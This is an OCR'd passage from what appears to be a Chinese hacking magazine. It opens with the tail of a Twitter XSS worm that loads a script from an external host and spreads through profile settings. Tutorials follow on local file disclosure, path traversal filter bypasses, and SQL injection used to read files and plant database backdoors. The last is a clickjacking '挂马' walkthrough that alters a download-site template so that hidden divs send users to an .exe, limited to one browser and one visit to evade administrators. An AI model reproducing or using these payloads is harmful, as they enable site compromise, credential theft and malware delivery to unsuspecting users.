
            var genRand = randomUpdate[Math.
floor(Math.random()*randomUpdate.length)];
```

```
... updateEncode = urlencode(genRand);
                    var xss = urlencode('http://www.
stalkdaily.com"></a><script src="http://mikeyylolz.
uuuq.com/x.js"></script><a ');
                var ajaxConn = new XHConn();        //创
建XMLHttpRequest对象
                //下列代码用于发送虚假的twitte信息
                ajaxConn.connect("/status/update", "POST",
"authenticity_token="+authtoken+"&status="+updateEncod
e+"&tab=home&update=update");
                var ajaxConn1 = new XHConn();
                //修改设置,以插入恶意脚本进行传播
                    ajaxConn1.connect("/account/settings",
"POST", "authenticity_token="+authtoken+"&user[url]="+x
ss+"&tab=home&update=update");
        }
    setTimeout("wait()",3250);              //每3秒左右就调用
wait()函数
```

偶尔写写无害病毒,对于提高编程水平还是有一定帮助的,而且还能引起各网站对安全方面的重视,进而提高网站的安全性,也算是为安全行业作点贡献。至于那些具有攻击性的病毒还是少写为妙,不然法律的制裁是免不的,特别是最近几年,关于信息安全方面的法律也已经逐步完善了。

前置知识:无
关键词:脚本、文件泄露、注入

浅谈Local File Disclosure漏洞的利用剖析



文/hackerxwar [0x50]

文件泄露漏洞就是允许我们查看原本不能查看的有权限访问的任意文件文件,如PHP文件的源代码,保存数据库账号和密码的连接文件,服务器的账号信息文件、配置文件等,由此导致了严重的安全问题。比如知道了MySQL数据库的账号信息可以尝试登录MySQL,或者phpMyAdmin等,继而直接into outfile一个shell,或者登录后台;读源代码也使黑盒的测试变成了白盒,更加方便入侵者查找其他漏洞,降低了入侵的难度。

导致文件泄露漏洞的原因无非就是readfile()、file_get_contents()、fopen()、file()、fgets()、fgetc()等文件操作函数的参数检查不严格,此外还有MySQL的file_priv权限的load_file()函数等。文件操作函数参数可能是用户直接GPC输入的数据,也可能是数据库里保存的文件路径等。

关于lfd的利用其实就是读文件,常见的有如果后台登录密码写在配置文件里,直接读密码进后台;读MySQL数据库连接文件,尝试登录MySQL或phpMyAdmin;对于MySQL 4.x的版本可以查看表名和数据库名等配合SQL注入;读取/etc/passwd文件、数据库密码等,配合社会工程学尝试登录FTP、网站后台等;还有就是通过读PHP文件源代码来挖掘别的漏洞。但是有些情况下读文件也不是很顺利,这里就浅谈一下这些情况,权当抛砖引玉。

Local File Disclosure爆绝对路径

如果没有加容错语句,display_errors=on

(默认),请求一个不存在的文件就会得到Web路径。比如下面的代码:

```
<?php
//lfd.php
$file = $_GET['file'];
readfile($file);
?>
```

提交"http://127.0.0.1/lfd.php?file=somenotexistfile",返回结果如下:

```
Warning: readfile(somenotexistfile) [function.readfile]: failed to open stream: No such file or directory in /var/www/lfd.php on line 4
```

下面这种情况请求不存在的文件,会无法爆出路径。请求一个存在的文件,但没有读权限的文件就会爆出路径,如/etc/shadow。假设存在漏洞的文件如下:

```
<?
//lfd2.php
$file=$_GET['file'];
$file_dir = '/'; //文件存放位置
if (!file_exists($file_dir.$file)) {
//检查文件是否存在
echo "Not Found";
exit;
}
else
{
readfile($file);
}
?>
```

提交"http://127.0.0.1/lfd2.php?file=../../../../../../etc/shadow",返回结果如下:

```
Warning: readfile(../../../../../../etc/shadow) [function.readfile]: failed to open stream: Permission denied in /var/www/lfd2.php on line 10
```

此外,readfile也可以用来确定一个目录是否存在。还是提交"http:// 127.0.0.1/lfd2.php?file=/etc/",返回空白,说明存在/etc/目录。提交"http://127.0.0.1/lfd2.php?file=/etcx/"就会报错,错误提示如下:

```
Warning: readfile(/etcx/) [function.readfile]: failed to open stream: No such file or directory in /var/www/x.php on line 5
```

修补方法是建议关闭"display_errors;",并在readfile前加"@"。

关于禁止某一类型的文件的读取

```
<?php
//readfile.php
//禁止读取.php后缀的文件
$file = $_GET['file'];
echo "filename:".$file."<br>";
$hz=explode(".",$file);
echo "hz:".$hz[count($hz)-1]."<br>";
if(eregi("php",$hz[count($hz)-1]))
{
echo "Forbiden!<br>.php' file is Not Allowed";
exit;
}
@readfile($file);
?>
```

有的程序用类似上面这种方式来禁止读取.php后缀的文件,但这种过滤其实也是不严格的。

在Windows平台下,提交"http://127.0.0.1/readfile.php?file=readfile. php",或者如果上面不是用eregi()函数而是ereg()函数,那么file=readfile.phP也可以得到readfile.php的内容,而且在《高级PHP应用程序漏洞审核技术》中,80vul介绍了一种文件的特殊字符在Windows下的应用,代码如下,文章还介绍了一种include截断,那么在非include的文件操作是不是也适用呢?有兴趣的朋友可以自行测试一下。

```
<?php
for($i=0;$i<255;$i++) {
$url = '1.ph'.chr($i);
$tmp = @file_get_contents($url);
if(!empty($tmp)) echo chr($i)."\r\n";
}
?>
```

我们在Windows系统运行上面的代码,得到字符"*<>?Pp",都可以打开目录下的1.php。然而Linux下如何突破呢?在此我介绍一个小技巧,在文件名的后面加上"/./","./"可以是多个,如"/././././"。

```
$hz=explode(".",$file);
echo "hz:".$hz[count($hz)-1]."<br>";
```

```
if(eregi("php",$hz[count($hz)-1]))
{
echo "Forbiden!<br>.php' file is Not Allowed";
exit;
}
```

结果就是"/"与PHP无法匹配，但却可以读取文件，也就绕过了检查。提交"http://www.bzzyxy.com/admin/readfile.php?file=readfile.php/./"，返回"filename:readfile.php/./
hz:/
"。

```
<?php
//readfile.php
$file = $_GET['file'];
echo "filename:".$file."<br>";
$hz=explode(".",$file);
echo "hz:".$hz[count($hz)-1]."<br>";
if(eregi("php",$hz[count($hz)-1]))
{
echo "Forbiden!<br>.php' file is Not Allowed";
exit;
}
@readfile($file);
?>
```

这个技巧在Windows平台同样适用，这个小技巧并不单单在查看文件的时候才可以用，在读写文件的时候都是适用的，比如用在上传上。如果检查类似于下面这种形式，我们就可以用来绕过对后缀扩展名的检查，事实上像这样的检查还是有很多的，当然这种情况也有别的绕过方式，比如通过Apache或者IIS的文件解析漏洞等。

```
$hz=explode(".",$file);
if(eregi("php",$hz[count($hz)-1]))
{
echo "Forbiden!<br>.php' file is Not Allowed";
exit;
}
```

对于此类漏洞，建议用basename()函数修补。

与数据库相关的LFD的利用

这里不是说load_file()函数，load_file()函数需要file_priv才能够读文件，而是说如果readfile等函数的参数是通过数据库查询得来的结果。这种情况下，如果我们能够控制那个结果，不需要file_priv权限就可以读文件。

```
<?php
$mysql_server_name="localhost"; //数据库服务器名称
$mysql_username="root"; //连接数据库用户名
$mysql_password="0x50"; //连接数据库密码
$mysql_database="lfd"; //数据库的名字
$conn=mysql_connect($mysql_server_name, $mysql_username,$mysql_password);
$sql="select filepath from lfd where id=".$_GET['id'];
//echo $sql."<br>";
$result=mysql_db_query($mysql_database, $sql, $conn);
$row=mysql_fetch_row($result);
$filepath=$row[0];
//readfile($filepath);
mysql_free_result($result);
mysql_close();
$fileinfo = pathinfo($filepath);
header('Content-type: application/x-'.$fileinfo['extension']);
header('Content-Disposition: attachment; filename='.$fileinfo['basename']);
header('Content-Length: '.filesize($filepath));
readfile($filepath);
exit;
?>
```

数据库中的内容如下：

```
mysql> select * from lfd;
+----+--------------------+
| id | filepath           |
+----+--------------------+
|  1 | /var/www/afile.php |
|  2 | /var/www/bfile.php |
+----+--------------------+
2 rows in set (0.00 sec)
```

正常情况下，我们请求"http://127.0.0.1/lfd.php?id=1"会下载到"/var /www/afile.php"文件的内容。如果我们通过union select控制SQL查询的结果呢？比如提交"http://127.1/lfd.php?id=-1 union select 0x2f7661722f7777772f6c666473716c2e706870"，就会下载到"/var/www/lfdsql.php"文件的内容，而且不用管什么file_priv权限，就可以下载到任意文件。

当然，这个lfdsql.php文件是存在SQL注入漏洞的，除了利用它读文件的内容，也可以用来进行常见的SQL注入。这里分两种情况，一种是没有容错语句的，像上面的情况，在display_errors=on(一般默认)的时候，fopen函数会将查询的结果报错，直接显示给我们。比如在MySQL

5.x情况下(4.x读管理员密码也没有问题,因为我们也可以读文件,自然不怕管理员改表名前缀),提交"http://127.1/lfdsql.php?id=-1%20union%20select%20group_concat(SCHEMA_NAME)%20from%20information_schema.SCHEMATA",返回结果如下:

```
<br />
<b>Warning</b>:  filesize() [<a href='function.filesize'>function.filesize</a>]: stat failed for information_schema,db_s2u,lfd,mysql,shitx,sqlin in <b>/var/www/lfdsql.php</b> on line <b>19</b><br />
<br />
<b>Warning</b>:  Cannot modify header information - headers already sent by (output started at /var/www/lfdsql.php:19) in <b>/var/www/lfdsql.php</b> on line <b>19</b><br />
<br />
<b>Warning</b>:  readfile(information_schema,db_s2u,lfd,mysql,shitx,sqlin) [<a href='function.readfile'>function.readfile</a>]: failed to open stream: No such file or directory in <b>/var/www/lfdsql.php</b> on line <b>20</b><br />
```

这种情况与一般的传统注入是一样的,我们也可以into outfile一个shell。

另一种情况是把"readfile($filepath);"改成"@readfile($filepath);",或者在前面加入判断文件是否存在的代码,或者display_errors=off,就不可以像原来那样注入了。比如下面的代码:

```
if (!file_exists($filepath))
{
echo "Not Found";
exit;
}
```


有时候有的程序也的确是这么写的,这样我们自然可以想到用盲注。这里我们也不需要真的下载这些文件,只需要判断页面头信息的文件长度即可,随文我提供一个简单的用Perl写的用于这种情况下的盲注注入工具(lfdsql.pl)。

如果没有SQL注入漏洞,但对从数据库查询出来的结果没有做检查,我们在得到Webshell或者MySQL操作权限的时候可以用来留后门,就是增加或者修改某id的值指向某一文件(比如config.php的路径),这样即使管理员对我们所有的Web后门都清除了也没用,因为我们的后门是留在数据库里的。

(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找)

前置知识:无

关键词:脚本、漏洞、路径遍历



浅析路径遍历漏洞

文/图 饭

许多Web应用程序一般会有对服务器文件的读取查看功能,大多会用到提交的参数来指明文件名,形如http://www.nuanyue.com/getfile=image.jgp。当服务器处理传送过来的image.jpg文件名后,Web应用程序即会自动添加完整路径,形如"d://site/images/image.jpg",将读取的内容返回给访问者。

初看这只是文件交互的一种简单过程,但由于文件名可以任意更改,而服务器支持"~/"、"/.."等特殊符号的目录回溯,从而使攻击者越权

访问或者覆盖敏感数据，如网站的配置文件、系统的核心文件，这样的缺陷被命名为路径遍历漏洞。在检查一些常规的Web应用程序时，也经常发现其概率不在XSS之下。

发现路径遍历漏洞

路径遍历漏洞的发现，主要是对Web应用程序的文件读取交互的功能块进行检测，一般形如这样的读取方式："http://www.nuanyue.com/test/downfile.jsp?filename=fan.pdf"。我们可以使用"../"来做试探，比如提交URL"getfile=/fan/fan/*53.pdf"，而系统解析后为"d://site/test/pdf/fan/fan/../../*53.pdf"，通过"../"跳转目录"/fan"，即"d://site/test/pdf/*53.pdf"，返回了读取文件的正常页面。

路径遍历漏洞一般出现在文件读取或者展示图片功能块这样的通过参数提交的文件名，从这可以看出过滤交互数据是完全有必要的。恶意攻击者会利用对文件的读取权限进行跨越目录访问，比如访问一些受控制的文件，利用"../../../../../../../../etc/passwd"或者"../../../../boot.ini"，当然，现在部分网站都有类似Waf的防护设备，只要在数据中有/etc、/boot.ini等文件名出现就直接进行拦截。

遍历路径攻击变异

路径遍历漏洞是很常见的，在Web应用程序编写过程中，会有意识地对传递过来的参数进行过滤或者直接删除。存在风险的过滤方式，一般可以采用如下方式进行突破，以下是一些绕过的方法，当然在实际运行过程中，可以组合使用。

(1)加密参数传递的数据。在Web应用程序对文件名进行加密之后再提交，比如"downfile.jsp? filename= ZmFuLnBkZg-- "，参数filename用的是Base64加密，而攻击者要想绕过，只需简单地将文件名加密后再附加提交即可。所以说，采用一些有规律或者轻易能识别的加密方式，也是存在风险的。

(2)编码绕过。尝试使用不同的编码转换进行过滤性的绕过，比如URL编码，通过对参数进行URL编码提交"downfile.jsp?filename=%66%61%6E%2E%70%64%66"来绕过。

(3)目录限定绕过。有些Web应用程序是通过限定目录权限来分离的，当然这样的方法不可取，攻击者可以通过某些特殊的符号"~"来绕过，形如提交"downfile.jsp?filename= ~/../boot"。这样一个符号，就可以直接跳转到硬盘目录下了。

(4)绕过文件后缀过滤。一些Web应用程序在读取文件前，会对提交的文件后缀进行检测，攻击者可以在文件名后放一个空字节编码，来绕过这样的文件类型的检查。例如"../../../../boot.ini%00.jpg"，Web应用程序使用的API会允许字符串中包含空字符，当实际获取文件名时，则由系统的API直接截短，而解析为"../../../../boot.ini"。在类UNIX的系统中也可以使用URL编码的换行符，例如"../../../etc/passwd%0a.jpg"。如果文件系统在获取含有换行符的文件名时，会截短为文件名。

(5)绕过来路验证。在一些Web应用程序中，会有对提交参数的来路进行判断的方法，而绕过的方法可以尝试通过在网站留言或者交互的地方提交URL再单击或者直接修改Http Referer即可，这主要是因为Http Referer是由客户端浏览器发送的，服务器是无法控制的，而将此变量当做一个值得信任源是错误的。

防范遍历路径漏洞

在防范遍历路径漏洞的方法中，最有效的是权限控制，谨慎地处理向文件系统API传递过来的参数路径。因为大多数的目录或者文件权限均没有得到合理的配置，而Web应用程序对文件的读取大多依赖于系统本身的API，在参数传递的过程，如果没有得严谨的控制，则会有越权现象的出现。在这种情况下，Web应用程序可以采取以下防御方法，最好是组合使用。

(1)数据净化，对网站用户提交过来的文件名进行硬编码或者统一编码，对文件后缀进行白名单控制，对包含了恶意的符号或者空字节进行拒绝。

(2)Web应用程序可以使用chrooted环境访问包含被访问文件的目录，或者使用绝对路径+

参数来控制访问目录,使其即使是越权或者跨越目录也是在指定的目录下。

小结

路径遍历漏洞允许恶意攻击者突破Web应用程序的安全控制,直接访问攻击者想要的敏感数据,包括配置文件、日志、源代码等,配合其他漏洞的综合利用,攻击者可以轻易获取更高的权限,并且这样的漏洞在发掘上也是很容易的,只要对Web应用程序的读写功能块直接手工检测,通过返回的页面内容来判断即可,利用起来也相对简单。

前置知识:JavaScript
关键词:clickjacking、单击劫持、挂马



新挂马方式单击劫持漏洞剖析

文/图　幻泉

单击劫持漏洞(clickjacking)其作用是当用户访问恶意网站单击可信链接时其并没有访问可信网址,而直接访问恶意页面。

单击劫持漏洞原理

单击劫持漏洞基本是以一种同样的模式来实现的,主要代码如下:

```
<head>
<title>浏览器单击劫持漏洞</title>
</head>

<body>
<div class="style1" id="open" style="position:absolute;width:7px; height:8px; background:#FFFFFF; border:1px;left: 2px; top: 2px;" onmouseover="document.location='http://www.hacker.com.cn/a.exe';">
</div>
</script>
<a href=http://www.baidu.com/a.exe onClick="updatebox(event)">测试</a>
</body>
</html>
```

这里内容总共分为三部分:

第一部分:

```
<a href=http://www.baidu.com/a.exe onClick="updatebox(event)">测试</a>
```

它的作用是当单击"测试"时执行updatebox(event)函数。

第二部分:

```
<script>
    functionup datebox(evt) {
        mouseX=evt.pageX?evt.pageX:evt.clientX;
        mouseY=evt.pageY?evt.pageY:evt.clientY;
        document.getElementById('open').style.left=mouseX-1;
        document.getElementById('open').style.top=mouseY-1;
    }
</script>
```

它的作用是获取坐标然后设置div中的上边距与左边距为

```
当前鼠标位置向右下方移动一个像素。
第三部分:
<div class="style1" id="open" style="position:absolute;width:7px;height:8px; background:#FFFFFF;border:1px;left:2px;top:2px;" onmouseover="document.location='http://www.hacker.com.cn/a.exe';">
```

他的作用是设置了一个div并且出现鼠标移动事件,这时大家就会发现上面第二部分的作用。整个过程就是当用户单击超级链接时,程序是先调用了JavaScript代码并且而JavaScript代码执行了DIV移动过程,导致open移动到鼠标右下方,按照用户习惯单击后鼠标会不自主向右移动导致鼠标移动事件执行所以直接访问了http://www.hacker.com.cn/a.exe这样的一个地址而非href指向的地址。

单击劫持下载站挂马实战

这里我们以新云下载系统为例做演示。新云系统是以模板调用来实现网页显示的,所以我们需要先分析下载模板页面内容然后对其进行修改。新云下载中心模板默认为网站_template\default目录,而我们需要操作的页面是下载链接页面,这里为信息页面模板show.html文件。其中下载地址代码如下:

```
<divclass="story"><divid="downAddress">
{$xml:datalist id="downaddress" file="downaddress.xslt" type="0" action="1" title="下载地址,type=1 打开新的下载页面"}
</div></div>
```

这里可以看到程序是以xml来进行调用下载地址的,我们接着来看被调用的代码_template\default\xslt\downaddress.xslt文件,主要代码如下:

```
<xsl:templatename="downloadlist1">
<xsl:for-each select="xml/datalist/row">
<img src="{$installdir}skins/icons/icon_download.gif" border="0" align="absMiddle"/><a href="{@link}" target="_blank"><b>点这里下载

→<xsl:value-of select="@downname" disable-output-escaping="yes"/></b></a><br/>
</xsl:for-each>
</xsl:template>
```

```
<xsl:templatename="downloadlist2">
<xsl:for-each select="xml/datalist/row">
<img src="{$installdir}skins/icons/icon_download.gif" border="0" align="absMiddle"/><a href="{@link}" target="_blank"><b>点这里下载 →<xsl:value-of select="@downname" disable-output-escaping="yes"/></b></a><br/>
</xsl:for-each>
</xsl:template>

<xsl:templatename="downloadlink">
<a href="{xml/datalist/row/@link}"><img src="{$installdir}skins/icons/downloadBtn.gif" border="0" alt="{xml/datalist/row/@title}下载" /></a>
</xsl:template>
```

这里可以看到下载地址都是根据{xml/datalist/row/@link}这样的语句进行调用,那么我们就可以修改这样的代码来实现当单击下载地址时执行我们的JavaScript代码。把<a href="{@link}"target="_blank">修改<ahref="{@link}"target="_blank"onClick="updatebox(event)">,这样当用户单击链接时就会调用updatebox(event)函数。

接下来我们需要修改信息页面模板show.html文件来实现JavaScript函数的调用与div代码的植入。在其顶端添加如下JavaScript代码实现div移动:

```
<script>
functionupdatebox(evt) {
mouseX=evt.pageX?evt.pageX:evt.clientX;
mouseY=evt.pageY?evt.pageY:evt.clientY;
document.getElementById('open').style.left=30;
document.getElementById('open').style.top=30;
document.getElementById('open').style.width=300;
document.getElementById('open').style.height=50;
}
</script>
```

在下载地址代码上方添加div:

```
<div class="story"><div id="downAddress">
<div id="open" style="position:absolute;width:2px; height:2px; BACKGROUND-COLOR:transparent;border:1px;left: 2px; top: 2px;" onmouseover="document.location='http://www.hacker.com.cn/a.exe';"></div>
//添加的div代码
```

```
{$xml:datalist id="downaddress" file="downaddress.xslt" type="0" action="1" title="下载地址,type=1 打开新的下载页面"}
</div></div>
```

这里我们对上面的测试代码进行了修改，BACKGROUND-COLOR:transparent属性实现div的隐藏，JavaScript代码中对宽度和高度的加宽设计增加了漏洞的触发率。

但是还是需要进一步隐藏，实现对浏览器的判断与只触发一次。这样管理员与用户的发现几率才会降低到最小。

1. 对浏览器的判断

这里我们只判断当程序是Opera浏览器才进行触发js代码，否则下载正常文件。代码如下：

```
function getOs()
{
if(navigator.userAgent.indexOf("MSIE")>0) return 1; //IE6.0-7 or Maxthon
if(isFirefox=navigator.userAgent.indexOf("Firefox")>0)return 2; //Firefox
if(isopera=navigator.userAgent.indexOf("Opera")>0) return 3; //Opera
if(isopera=navigator.userAgent.indexOf("Presto")>0) return 3;
if(isSafari=navigator.userAgent.indexOf("Safari")>0)return 4;
if(isCamino=navigator.userAgent.indexOf("Camino")>0)return 5;
if(isMozilla=navigator.userAgent.indexOf("Gecko")>0)return 6;
return 0;
}
```

这里对所有浏览器进行了判断，我们只要让程序为Opera则会返回程序。所以使当前返回值为3的时候执行代码即可。修改JavaScript代码如下所示：

```
<script>
function getOs()
{
if(navigator.userAgent.indexOf("MSIE")>0) return 1; //IE6.0-7 or Maxthon
if(isFirefox=navigator.userAgent.indexOf("Firefox")>0)return 2; //Firefox
if(isopera=navigator.userAgent.indexOf("Opera")>0) return 3; //Opera
if(isopera=navigator.userAgent.indexOf("Presto")>0) return 3;
if(isSafari=navigator.userAgent.indexOf("Safari")>0)return 4;
if(isCamino=navigator.userAgent.indexOf("Camino")>0)return 5;
if(isMozilla=navigator.userAgent.indexOf("Gecko")>0)return 6;
return 0;
}
functionupdatebox(evt) {
if(getOs()==3)
{
mouseX=evt.pageX?evt.pageX:evt.clientX;
mouseY=evt.pageY?evt.pageY:evt.clientY;
document.getElementById('open').style.left=30;
document.getElementById('open').style.top=30;
document.getElementById('open').style.width=300;
document.getElementById('open').style.height=50;
}
}
</script>
```

这时就只有使用Opera浏览器打开网页的用户单击后才能下载我们的程序，其他用户是不会触发js代码的。

2. 只触发一次

针对只触发一次的常规做法就是设置客户端浏览器的Cookies，当对方访问一次后添加一个特有的Cookies属性值，第二次访问则对Cookies属性值进行判断，如果存在则不执行js代码否则继续执行。代码如下：

```
<script>
window.onerror=function(){return true;}
if(document.cookie.indexOf("HuanQuan=")==-1){
var expires=new Date();
expires.setTime(expires.getTime()+24*60*60*1000);
document.cookie="HuanQuan=Yes;path=/;
expires="+expires.toGMTString();
alert("黑客防线 by 幻泉");
}
</script>
```

修改程序js代码为：

```
functionupdatebox(evt) {

window.onerror=function(){return true;}
if(getOs()==3)
```

```
if(document.cookie.indexOf("WMoverKF=")==-1)
{
varexpires=newDate();
expires.setTime(expires.getTime()+24*60*60*1000);
document.cookie="WMoverKF=Yes;path=/;expires="+
expires.toGMTString();
        mouseX=evt.pageX?evt.pageX:evt.clientX;
        mouseY=evt.pageY?evt.pageY:evt.clientY;
        document.getElementById('open').style.left=30;
        document.getElementById('open').style.top=30;
        document.getElementById('open').style.width=300;
        document.getElementById('open').style.height=50;
}
        }
    }
```

至此就完成了对下载站的单击劫持过程。效果如图1、图2所示，并未显示任何变化即触发了下载程序过程。

